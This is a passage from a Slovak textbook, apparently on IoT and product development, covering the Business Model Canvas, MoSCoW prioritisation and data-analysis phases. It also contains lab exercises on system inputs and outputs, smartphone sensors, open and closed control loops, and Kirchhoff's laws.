na zmeny dopytu a ponuky a nemožno ich ľahko predvídať. Zvyšujú sa priamo úmerne k nárastu práce a kapitálu. Premenlivé náklady predstavujú účty za spotrebu a suroviny použité na výrobu konečného výrobku. Organizácia a realizácia hudobného festivalu bude typicky charakterizovaná vysokými variabilnými nákladmi.

### **Kľúčové aktivity**

V tomto bloku sú popísané najdôležitejšie úlohy, ktoré spoločnosť musí plniť, aby dokázala vyrobiť zvolený produkt. Kľúčové aktivity sa líšia podľa obchodného modelu organizácie. Preto organizácia, ktorá sa vo veľkej miere spolieha na dodávateľov, zaradí koordináciu týchto dodávateľov ako kľúčovú aktivitu. Podnikanie založené na fyzických produktoch dáva na zoznam kľúčových aktivít napríklad aj skladové zásoby materiálov, návrh a správu logistiky.

Niekoľko hlavných kategórií, do ktorých môžu spadať kľúčové aktivity:

- **Výroba** - Výber produktu a dizajnu, návrh výrobného procesu, výber výrobnej technológie, plánovanie výroby, kontrola výroby, kontrola kvality, evidencia a správa zásob, údržba strojov.
- **Výskum a vývoj** - výskum a vývoj nových vlastností a funkcionality produktu, zlepšenie parametrov existujúcich produktov, zlepšovanie kvality, inovácie produktov.
- **Marketing** - výber cieľového trhu, návrh stratégie, spolupráca na vývoji produktu, komunikácia so zákazníkmi, podpora predaja, prezentácia a šírenie povedomia o produkte.
- **Predaj** - návrh cien, vyjednávanie cien a podmienok s dodávateľmi.
- **Zákaznícky servis** - riešenie problémov koncových zákazníkov, administratívna podpora presunu spätnej väzby na iné oddelenia, podpora predaja.

### **Kľúčové zdroje**

Kľúčové zdroje sú hlavné vstupy, ktoré spoločnosť používa na vytváranie a dodanie produktu zákazníkovi. To sú najdôležitejšie veci, ktoré musíte mať pre fungovanie vášho obchodného modelu. Obchodné modely sú zvyčajne založené na množstve hmotných a nehmotných zdrojov.

Ide o hlavné aktíva, ktoré spoločnosť vyžaduje predovšetkým na vytvorenie konečného produktu. Často sú aj predmetom odlišenia od konkurencie. Kľúčové zdroje sa zaoberajú operačným koncom obchodného spektra a určujú, aké materiály potrebujete, aké vybavenie je potrebné a typy ľudí, ktoré potrebujete zamestnať. Tento aspekt zohráva priamu úlohu pri presadzovaní vašej hodnotovej ponuky do zvoleného segmentu zákazníkov.

Kľúčové zdroje sú priamo závislé od počtu a typu kľúčových produktov, s ktorými sa spoločnosť snaží preraziť. Kvalita kľúčových zdrojov v konečnom dôsledku ovplyvní udržateľnosť a ziskosť celej spoločnosti.

Ak napríklad výrobná spoločnosť zaznamenala dvojnásobný nárast dopytu, vedenie spoločnosti musí poznať štruktúru fyzických zdrojov, schopnosti dodávateľov, výrobné kapacity. To všetko

na pomerne detailnej úrovni aby dokázalo efektívne odhadnúť svoju schopnosť dodať vyrábané produkty.

Kľúčové zdroje je možné kategorizovať do 4 hlavných skupín:

- **Fyzické zdroje** - fyzické aktíva sú hmotné zdroje, ktoré firma používa na vytvorenie svojej hodnoty. Môžu zahŕňať zariadenia, inventár, budovy, výrobné závody a distribučné siete, ktoré umožňujú fungovanie podniku. Spoločnosť, ktorá vyrába elektronické zariadenia, potrebuje polovodičové súčiastky ako kľúčový zdroj. Bez dostatočnej dostupnej infraštruktúry, organizácia nedokáže napĺňať požiadavky a potreby podnikových zákazníkov.
- **Duševné zdroje** - ide o nefyzické, nehmotné zdroje ako značka, patenty, autorské práva a dokonca aj partnerstvá. Zoznamy zákazníkov, znalosti zákazníkov predstavujú formu intelektuálnych zdrojov. Intelektuálne zdroje potrebujú veľa času a značné výdavky na rozvoj. Akonáhle sa vyvinú, môžu ponúknuť spoločnosti jedinečné výhody. Niektoré podniky majú veľmi silné intelektuálne zdroje, ktoré sa často stávajú predmetom obchodu.
- **Ľudské zdroje** - zamestnanci sú často najdôležitejšími a najľahšie prehliadnutými aktívmi organizácie. Spoločnosti v odvetví služieb musia byť kreatívne pri motivovaní svojich zamestnancov. Pri technologických firmách, medzi kľúčových zamestnancov patria napríklad inžinieri alebo vedci.
- **Finančné zdroje** - finančný zdroj zahŕňa hotovosť, úverové linky, akcie na burze. Všetky podniky vyžadujú kľúčové finančné zdroje, niektoré však budú mať väčšie finančné zdroje ako iné, napríklad banky, ktoré sú založené výlučne na dostupnosti tohto kľúčového zdroja.

Pre výrobcu automobilov sú fyzické zdroje v zariadeniach, ako sú montážne roboty. Ďalším kľúčovým zdrojom by mohlo byť duševné vlastníctvo, ako sú patenty a dokonca zákaznícky servis. Pre výrobcov automobilov by boli návrhári kľúčovým ľudským zdrojom.

Pokiaľ ide o finančné zdroje, výrobca bude potrebovať kapitál na investovanie do infraštruktúry a zásob, ale môže sa navýše využiť aj na to, aby poskytol zákazníkom možnosť kupovať autá na prenájom alebo získať pôžičku za lepších podmienok ako tie, ktoré poskytujú banky alebo iné finančné inštitúcie.

### **Konkurenčná výhoda**

Blok venovaný konkurenčnej výhode sa sice neobjavuje v pôvodnom Canvas modeli, každopádne stojí za premyslenie, či robí firmu alebo produkt chráneným pred konkurenciou. V prípade úspechu sa bude konkurencia určite snažiť odkopírovať takmer všetko čo sa dá.

Existuje niekoľko možných príčin konkurenčnej výhody na trhu:

- patenty,
- duševné vlastníctvo,
- strategické partnerstvo s významnou značkou, dodávateľom, výrobcom,

- vytvorené vzťahy s významnými zákazníkmi,
- sila vášho tímu,
- prístup k nezverejneným informáciám,
- výhradná spolupráca so štátnym sektorm,
- existujúca zákaznícka komunita,
- prekážky vstupu pre konkurenciu - nákladné stroje, infraštruktúra, znalosti, materiály.

Model Canvas je považovaný za iteračný model. Po jeho dokončení, je možné začať s overovaním oproti reálnemu stavu a možnostiam. Rozdiely, prípadne nové požiadavky a informácie sa zapracujú v ďalšom kole úprav a zmien. Takýmto spôsobom sa po niekoľkých kolách získa podnikateľský plán, ktorý má vyššiu kvalitu ako tomu bolo na začiatku.

Podobný iteračný prístup je aplikovateľný aj v iných oblastiach, ako napríklad vývoj softvéru alebo hardvéru.

## 7.5 MoSCoW model

MoSCoW je technika, ktorá pomáha porozumieť prioritám. Používa sa v oblasti riadenia, obchodnej analýzy, riadenia projektov a vývoja softvéru s cieľom dosiahnuť spoločné porozumenie so zainteresovanými stranami o dôležitosti, ktoré kladú na splnenie každej požiadavky. Model je tiež známy ako MoSCoW prioritizácia alebo MoSCoW analýza. Jednotlivé písmená znamenajú:

- **M** - Musí mať (Must Have)
- **S** - Mal by mať (Should Have)
- **C** - Mohol by mať (Could Have)
- **W** - Nebude mať, zatiaľ (Won't Have this time)

Všetky požiadavky sú dôležité a požaduje sa, aby poskytli čo najskoršie a najviac pozitívne výsledky. Pri vývoji produktu je potrebné najprv dodať vlastnosti, ktoré spadajú pod písmeno M, následne S a C. Až nakoniec sa vytvárajú požiadavky evidované pod písmenom W.

- **Musí mať** - požiadavky označené ako "Musí mať" sú dôležité pre aktuálne časové doručenie, aby bol produkt úspešný. Ak nie je zahrnutá žiadana požiadavka, môže to viesť k zlyhaniu projektu.
- **Mal by mať** - požiadavky označené ako "Mal by mať" sú dôležité, ale nie sú potrebné pre doručenie v aktuálnom čase. Tieto požiadavky nie sú tak časovo kritické, alebo môže existovať iný spôsob, ako splniť túto požiadavku.
- **Mohol by mať** - požiadavky označené ako Mohli by byť žiaduce, ale nie nevyhnutné a mohli by zlepšiť používateľské skúsenosti alebo spokojnosť zákazníkov pri nízkych nákladoch na vývoj. Tieto budú obvykle zahrnuté vtedy, ak to čas a zdroje dovolia.
- **Nebude mať (zatiaľ)** - požiadavky, na ktorých sa zainteresované strany nedohodli. Ide najčastejšie o funkcie a vlastnosti s najnižšou návratnosťou investície (úsilie, čas a peniaze).

Na druhej strane sa objavuje aj kritika tejto metódy. Medzi hlavné nedostatky sa často uvádzajú nedostatočné odôvodnenie kam zaradiť konkurenčné požiadavky. Prečo je požiadavka na vlastnosť alebo funkcionality produktu, zaradená do kategórie **M** a nie do kategórie **S**.

Ďalším potenciálnym problémom je nejasnosť nad načasovaním implementácie nových vlastností produktu. Problém sa objavuje najmä v kategórii **W**. Nehovorí sa o tom, či daná vlastnosť nebude implementované v tejto verzii produktu, alebo už nikdy. Modelu sa taktiež vytýka silná možnosť "politického" ovplyvňovania rozhodovacieho procesu vo firme. Človek, ktorý má lepšie vzťahy s najvyšším manažérom, si dokáže presadiť aj horšie nápady na úkor tých lepších.

## 7.6 Dátová analytika

---

Dátová analytika, alebo tiež označované aj ako analýza údajov, je proces kontroly, čistenia, transformácie údajov a vytváranie modelov s cieľom nájsť užitočné informácie, vytvoriť závery a podporiť rozhodovanie.

Analýza údajov má viacero možných prístupov, ktoré zahŕňajú rozličné štatistické techniky a metódy pod rôznymi názvami. Tieto techniky metódy sa používajú v mnohých oblastiach od podnikania, vedy a výskumu techniky a spoločenských vied.

Z pohľadu typu analýzy sa môžu vykonávať:

- popisná analýza (deskriptívna),
- prediktívna analýza,
- preskriptívna analýza.

### **Popisná analýza**

Využíva hlavne pozorované údaje. Používa sa na identifikáciu kľúčových vlastností sledovaného súboru údajov. Zhrnuté údaje z popisnej analýzy poskytujú informácie o predchádzajúcich udalostiach a trendoch vo výkone. Analýza závisí výlučne na historických údajoch a poskytuje pravidelné správy o udalostiach, ktoré sa už stali v minulosti.

Tento typ analýzy sa používa aj na generovanie ad hoc správ, ktoré sumarizujú veľké množstvo údajov a poskytuje odpoveď na jednoduché otázky typu:

- Koľko?
- Ako veľmi?
- Čo sa stalo?

Rozsah popisnej analýzy je zhrnúť údaje do kompaktnejších a užitočnejších informácií. Príklad výstupu popisnej analýzy je hodinová správa o vytážení siete.

### **Prediktívna analýza**

Pokúša sa predpovedať, čo sa môže stať ďalej s istou mierou dôvery založenej na údajoch a štatistikách. Prediktívna analýza sa môže použiť na vyvodenie chýbajúcich údajov a vytvorenie

budúcej trendovej línie založenej na minulých údajoch. Používa simulačné modely a prognózy na to, aby naznačili, čo sa môže stať.

Príklad prediktívnej analýzy je počítačový model, ktorý sa používa napríklad na predpovedanie počasia.

### **Preskriptívna analýza**

Predpovedá výsledky a navrhuje kurzy akcií, ktoré budú mať pre podnik alebo organizáciu najväčšie prínosy. Analýza odporúča jednotlivé akcie, alebo rozhodnutia založené na komplexnom súbore cieľov, obmedzení a možností. Môže sa použiť ako podpora pre zmiernenie, alebo dokonca vyhýbanie sa rizikám.

Tento typ analýzy môže využívať aj princípy spätnej väzby, čo umožňuje prepočítanie modelu a tým zvýšenie presnosti predpovede a dosiahnutie lepších výsledkov.

Príkladom preskriptívnej analýzy je počítačový model, ktorý sa používa na odporúčanie akciového trhu na nákup alebo predaj akcií.

### **Priebeh dátovej analýzy**

Analýza údajov je proces, kedy sa z nespracovaných údajov vytvárajú informácie užitočné pre rozhodovanie používateľov. Údaje sa analyzujú tak, aby odpovedali na otázky, testovali hypotézy alebo vyvrátili teórie.

Existuje niekoľko fáz procesu analýzy. Ich rozdelenie je popísané nižšie. Jednotlivé fázy sú iteračné, pretože spätná väzba z neskorších fáz môže viesť prepracovaniu tých predchádzajúcich.

- **Fáza 1 : Definovanie požiadaviek** – Prvým krokom analytického procesu je identifikovanie problému a jeho formálne definovanie. Je vhodné aby definícia problému, nebola príliš široká, ale ani príliš úzka. Po definícii problému je vytvorená hypotéza, ktorá predstavuje výskumnú otázku.

Je vhodné si taktiež ujasniť prečo je vhodné vykonať analýzu a aký prínos budú mať výsledky analýzy pre ďalšie rozhodovanie.


- **Fáza 2 : Zber dát** – V tejto fáze sa identifikujú kľúčové údaje, určí sa ich formát a potrebné množstvo, ktoré je dostatočné pre vykonanie analýzy. Moderným trendom v oblasti zberu dát sú takzvané **open datasets**. Ide o súbory dát, ktoré sú verejne dostupné pre účely analýz a výskumov.

- **Fáza 3 : Príprava dát** – Ide o časovo náročný proces, ktorý zabezpečí, že vstupné údaje budú upravené do formátu, ktorý je použiteľný pre následnú analýzu. Zo získaných dát môže byť napríklad potrebné odstrániť tie, ktoré sú neúplné, alebo chybné. Taktiež je často potrebná úprava formátu dát. Pôvodná forma v akom sú údaje zaznamenané, je odlišná od tej, ktorá je vyžadovaná pre ďalšie spracovanie.

- **Fáza 4 : Výber modelu** – Výber správnej analytickej metódy a postupu sú veľmi dôležité. Každá metóda je vhodná pre iný typ informácií a poskytuje odpovede na iné otázky. Lineárna regresia sa používa na iný účel ako korelačné matice.
- **Fáza 5 : Analýza dát** – Proces testovania výsledkov modelu, overenie ich spoľahlivosti. V tejto fáze sa overuje, či získané výsledky odpovedali na otázku, alebo problém definovaný na začiatku analytickejho procesu.
- **Fáza 6 : Prezentácia výsledkov** - V tomto kroku sú zvyčajne výsledky prezentované vizuálnou formou, ktorá je sprevádzaná textovým popisom. V texte je uvedená interpretácia výsledkov, ktorá má pomôcť pochopiť nové informácie a zasadí ich do kontextu problému, ktorý bol definovaný na začiatku.
- **Fáza 7 : Rozhodnutie** – Posledným krokom analytickejho procesu je rozhodnutie o riešení problému. Môže to byť napríklad výber projektu s najlepším indexom návratnosti investície.

Analytika je proces zhromažďovania a analýzy údajov s pomocou matematických a štatistických techník. Zahŕňa aj interpretáciu údajov a prezentáciu nových zistení. Ďalším veľmi zaujímavým použitím štatistiky, je hľadanie a vyhodnocovanie vzorov alebo vzťahov medzi premennými.

# CVIČENIA



8

Analýza systémov  
Základy elektroniky  
Vývoj softvéru  
Arduino a Raspberry Pi prototypy  
Návrh biznis modelu

## 8.1 Analýza funkcionality systému

### Výstupy labu

Schopnosť analyzovať komunikačnú štruktúru IoT zariadenia a komunikačného procesu.

### Teoretický úvod

Proces je súbor činností, ktorý získa vstupy, nad nimi vykoná definované operácie a poskytne požadované výstupy. Výstupy môžu človeku poskytovať napríklad službu, prípadne informácie o reálnom svete.

Princípy fungovania systémov je vhodné začať analyzovať z vyšej úrovne. V angličtine sa takýto pohľad označuje ako **high-level**. Získame tým prehľad o vstupoch a výstupoch systému, vykonávaných operáciách a hlavných komponentoch systému.

### Úloha

V tomto cvičení budú predstavené dva modely analýzy procesu. Úlohou bude podobným postupom doplniť údaje o neznámom procese.

#### Príklad 1: Automobil

Automobil je dopravný prostriedok, s ktorým sa stretávame denne. Pre bezpečnú jazdu je potrebné sledovať výstupy, ktoré musia byť vodičom (prípadne riadiacou jednotkou či asistenčným systémom) vyhodnotené a korigované. Týmto sa upraví správanie automobilu čo zabezpečí jeho bezpečnú prevádzku.

Podobným prístupom môže byť v kontexte IoT analyzovaný ľubovoľný IoT systém.

Pre ovplyvnenie systému sú potrebné **operácie**, o ktorých vykonaní vieme správne rozhodnúť len na základe aktuálnych parametrov. Tie sú získavané s pomocou snímačov (**vstupy**). Zmena správania automobilu je požadovaným **výstupom**.

Vstupy	Operácie	Výstupy
Rýchlosť	Zrýchlenie	Úprava rýchlosťi
Smer	Spomalenie	Zmena smeru
Vzdialenosť od iných vozidiel	Riadenie smeru	

**Výstupy** – Predstavujú požadovanú zmenu pre udržanie systému v rovnovážnom stave. Napríklad úprava rýchlosťi - spomalenie vozidla.

**Operácie** – Akcie, ktoré pomáhajú dosiahnuť výstup. Napríklad brzdenie vozidla.

**Vstupy** - Snímače vozidla, ktoré poskytujú aktuálne informácie o jazde. Tieto údaje sú charakterizované ako vstupy do systému riadiacej jednotky.

**Príklad 2: Práčka**

Vstupy	Operácie	Výstupy
Špinavé oblečenie	Pranie	Vycistenie oblečenia
Pracie prostriedky	Žmýkanie	Osušenie oblečenia
	Sušenie	

**Príklad 3: Termostat (doplňte)**

Vstupy	Operácie	Výstupy
....	....	....
....	....	....
....	....	....

## 8.2 Senzory systému

### Výstupy labu


Spoznať základné snímače a ich aplikáciu v reálnom svete. Ako pomôcka bude použitý smartfón a voľne dostupná mobilná aplikácia.

### Teoretický úvod

Dnešné smartfóny sú skvelým príkladom zariadení generujúcich veľké množstvo dát, ktoré okrem iného pochádzajú aj zo senzorov nachádzajúcich sa v týchto inteligentných telefónoch. Tieto senzory napríklad pomáhajú určiť telefónu kde sa nachádza, či je položený rovno, či je v okolí hluk, či ho máme priložený k uchu a podobne. Pre snímanie hodnôt zo senzorov môžeme využiť niekoľko aplikácií z obchodu Google Play.

### Úloha

Z obchodu Google Play si nainštalujte aplikáciu **Sensors Multitool** od tvorca Wered Software. Po jeho inštalácii a spustení sa objaví obrazovka, na ktorej si môžeme cez menu vybrať senzor, ktorého hodnoty nás zaujímajú.



Obrázok 8.1  
Aplikácia Senzor Multitool.

### **Postup cvičenia:**

1. Preskúmajte hodnoty, ktoré meria senzor s názvom akcelerometer. Posuňte obrazovku tak, aby ste mali zobrazený pohľad grafu. Položte telefón na stôl a skúste ho nadvhnúť okolo širšej hrany najprv do jedného smeru, potom do druhého smeru. Sledujte, ako sa menia údaje na grafe. Potom skúste telefón naklopiť cez kratšiu stranu a sledujte zmenu údajov.
2. Druhým senzorom je senzor magnetického poľa. Ak ste napríklad pri predchádzajúcej úlohe otáčali telefón na stole okolo jeho stredu bez toho, aby ste ho zdvihli, akcelerometer nezaznamenal žiadnu zmenu. Skúste otáčať telefón okolo jeho osi na stole a sledujte zmeny v senzore magnetického poľa. Experimentujte s otočením telefónu na rôzne svetové strany a sledujte hodnoty senzorov.
3. Tretím senzorom je senzor osvetlenia. Prechádzajte smartfónom medzi priestormi s rôznym osvetlením a sledujte hodnoty meniace sa na grafe. Odmerajte hodnoty osvetlenia v tmavej miestnosti a na slnečnom svetle.
4. Otestujte si aj ďalšie senzory, ktoré obsahuje váš smartfón. Sledujte, v akých jednotkách sú merané dané veličiny a nájdite, aká veličina sa v daných jednotkách meria.
5. Sledujte údaj o maximálnej hodnote veličiny a rozlíšení (jemnosti snímania veličiny). Skúste nájsť také prostredie, v ktorom sa merané veličiny budú blížiť maximálnym hodnotám.

Okrem surových výstupov zo senzorov nazývaných dátá, existujú aj aplikácie, ktoré nám prezentujú upravené údaje s vyššou výpovednou hodnotou, ktoré nám povedia viac - informácie. Z obchodu Google Play si nainštalujte aplikáciu Smart Tools od tvorca Smart Tools co. Po inštalácii softvéru a jeho spustení sa objaví obrazovka, ktorá ponúkne viacerou nástrojov.

1. Vyberte si nástroj Vodováha. Nakláňajte telefón do strán a sledujte ako sa hodnoty z akcelerometra a gyroskopu zobrazujú vo forme bubliny vo vodováhe. Skúste položiť smartfón na rovný povrch a zistite, či je naozaj rovný. Na podobnom princípe funguje aj nástroj uhlomer.
2. Vyberte nástroj Kompas. Položte telefón na rovný povrch a otáčajte ním okolo vlastnej osi. Na kompasе by ste mali vidieť streľku smerujúcu na sever. Na podobnom princípe funguje aj nástroj detektor kovov.
3. Smartfón dokáže merať aj hluk alebo otrasy. Spusťte nástroj Detektor otrás a položte smartfón na rovný povrch. Čukajte po stole prstom alebo skúste skákať blízko stola. Sledujte ako sa menia hodnoty.

Vidíte, že smartfón používa spoluprácu viacerých senzorov, aby dokázal rozpoznať znaky prostredia, v ktorom sa nachádza. Rovnako aj IoT zariadenia využívajú viacerou senzorov, aby

dokázali odmerať špecifické hodnoty svojho prostredia a prostredníctvom akčných členov ho upravili do požadovaného stavu.

**TIP!**



Vyskúšajte si hru Teeter, v ktorej využívate pohybové senzory smartfónu pre ovládanie hry.

## 8.3 Otvorená a zatvorená slučka

### Výstupy Iabu

Schopnosť analyzovať porovnať koncept otvorenej a zatvorenej slučky riadiacich systémov.

### Teoretický úvod

Riadiaci systém s otvorenou slučkou nekontroluje výstup. Nedokáže teda určiť, aké úpravy majú byť vykonané na vstupe. V riadiacom systéme s uzavretou slučkou sa výstup meria za účelom určenia, či je potrebné upraviť vstupy. Príkladom uzatvorennej slučky môže byť zavlažovací systém so snímačom vlhkosti pôdy.

### Úloha

Určite o aký typ riadenia systému sa jedná.

Systém	Typ slučky	Vysvetlenie
Sušička na oblečenie bez snímania vlhkosti	Otvorená	Bez snímača vlhkosti nedokáže sušička určiť optimálnu dĺžku programu.
Svetelný obvod v miestnosti		
Termostat		
Ovládanie hlasitosti rádia		
Klimatizácia		
Umývačka riadu		
Servoriadenie vozidla		

## 8.4 Kirchhoffov zákon

### Výstupy labu

Overenie platnosti Kirchhoffových zákonov matematicky a empiricky - meraním. Schopnosť navrhnuť obvod tak, aby výstupné parametre napäť a prúdov v jednotlivých častiach obvodu mali požadované hodnoty.

### Teoretický úvod

Kirchhoffove zákony sú dve pravidlá stanovujúce princípy zachovania náboja a energie v elektrických obvodoch. Sú jedným zo základných nástrojov pri teoretickej analýze obvodov.

#### Prvý Kirchhoffov zákon (o prúdoch, o uzloch)

Prvý Kirchhoffov zákon opisuje zákon zachovania elektrického náboja; hovorí, že v každom bode (uzle) elektrického obvodu platí, že:



#### ZAPAMÄTATEJ SI!

Súčet prúdov vstupujúcich do uzla sa rovná súčtu prúdov z uzla vystupujúcich.

Prípadne, alternatívna definícia:

Algebraický súčet prúdov v ktoromkoľvek uzle elektrického obvodu sa rovná nule.

#### Druhý Kirchhoffov zákon (o napäti, o slučkách)

Druhý Kirchoffov zákon formuluje pre elektrické obvody zákon zachovania energie; hovorí, že:



#### ZAPAMÄTATEJ SI!

Súčet úbytkov napäcia na spotrebičoch sa v uzavretej časti obvodu (slučke) rovná súčtu elektromotorických napäti zdrojov v tejto časti obvodu.

Prípadne, alternatívna definícia:

Súčet svorkových napäti prvkov elektrického obvodu v ľubovoľnej slučke sa rovná nule.

Ak by zákon pre nejakú slučku neplatil, mohlo by byť konštruované Perpetuum mobile, v ktorom by prúd touto slučkou prechádzal neustále dokola pri permanentnom odbere energie.

#### Použitie Kirchhoffových zákonov

Kirchhoffove zákony sa používajú najmä pre rozvetvené elektrické obvody, pretože spolu s Ohmovým zákonom umožňujú určiť veľkosť a smer elektrického prúdu v jednotlivých vetvach a veľkosť elektrického napäcia na svorkách jednotlivých prvkov.

Pri analýze obvodu pomocou Kirchhoffových zákonov je možné použiť jednu z dvoch metód: analýzy uzlov (založené na použití 1. Kirchoffovho zákona) alebo analýzu slučiek (založenú na použití 2. Kirchhoffovho zákona).

### Metóda uzlov

1. V obvode sa nájdu a označia všetky uzly.
2. Ľubovoľne zvolenému uzlu sa priradí nulový elektrický potenciál.
3. Všetkým zostávajúcim sa priradí neznáme napätie oproti referenčnému uzlu.
4. Pre každý z uzlov okrem referenčného sa zostaví rovnica podľa 1. Kirchhoffovho zákona.
5. Táto sústava rovníc sa potom vyrieši.


### Metóda slučiek

1. Na diagrame sa nájdu elementárne slučky, tzn. slučky, ktoré neobsahujú menšie vnorené slučky.
2. Každej takejto slučke sa priradí prúd, ktorý v nej obieha.
3. Pre každú slučku sa zapíše rovnica podľa 2. Kirchhoffovho zákona, v ktorej sa ako neznáma použije prúd pretekajúci slučkou.
4. Táto sústava rovníc sa potom vyrieši.

### Úloha

Overte platnosť 1. Kirchhoffovho zákona, ktorý hovorí, že súčet prúdov do uzla vtekajúcich a vytiekajúcich sa rovná nule ( $I_1+I_2+I_3+\dots+I_n = 0$ ).

Vzťah pre náš uzol má tvar:  $I - I_1 - I_2 - I_3 = 0$ . Znamienko "-" znamená, že prúd z uzla vytieká, znamienko "+" znamená, že prúd do uzla vteká. Rovnicu by sme tiež mohli upraviť do tvaru:  $I = I_1 + I_2 + I_3$ .



**Obrázok 8.2**

**Schéma zapojenia pre meranie 1.**


Výpočet prúdov  $I$ ,  $I_1$ ,  $I_2$ ,  $I_3$ :

$$I_1 = \dots$$

$$I_2 = \dots$$

$$I_3 = \dots$$

$$I = I_1 + I_2 + I_3 = \dots$$



**Obrázok 8.3**  
Meranie prúdu  $I$  na stavebnici.

Sčítanie nameraných prúdov, overenie platnosti 1.K.Z. :

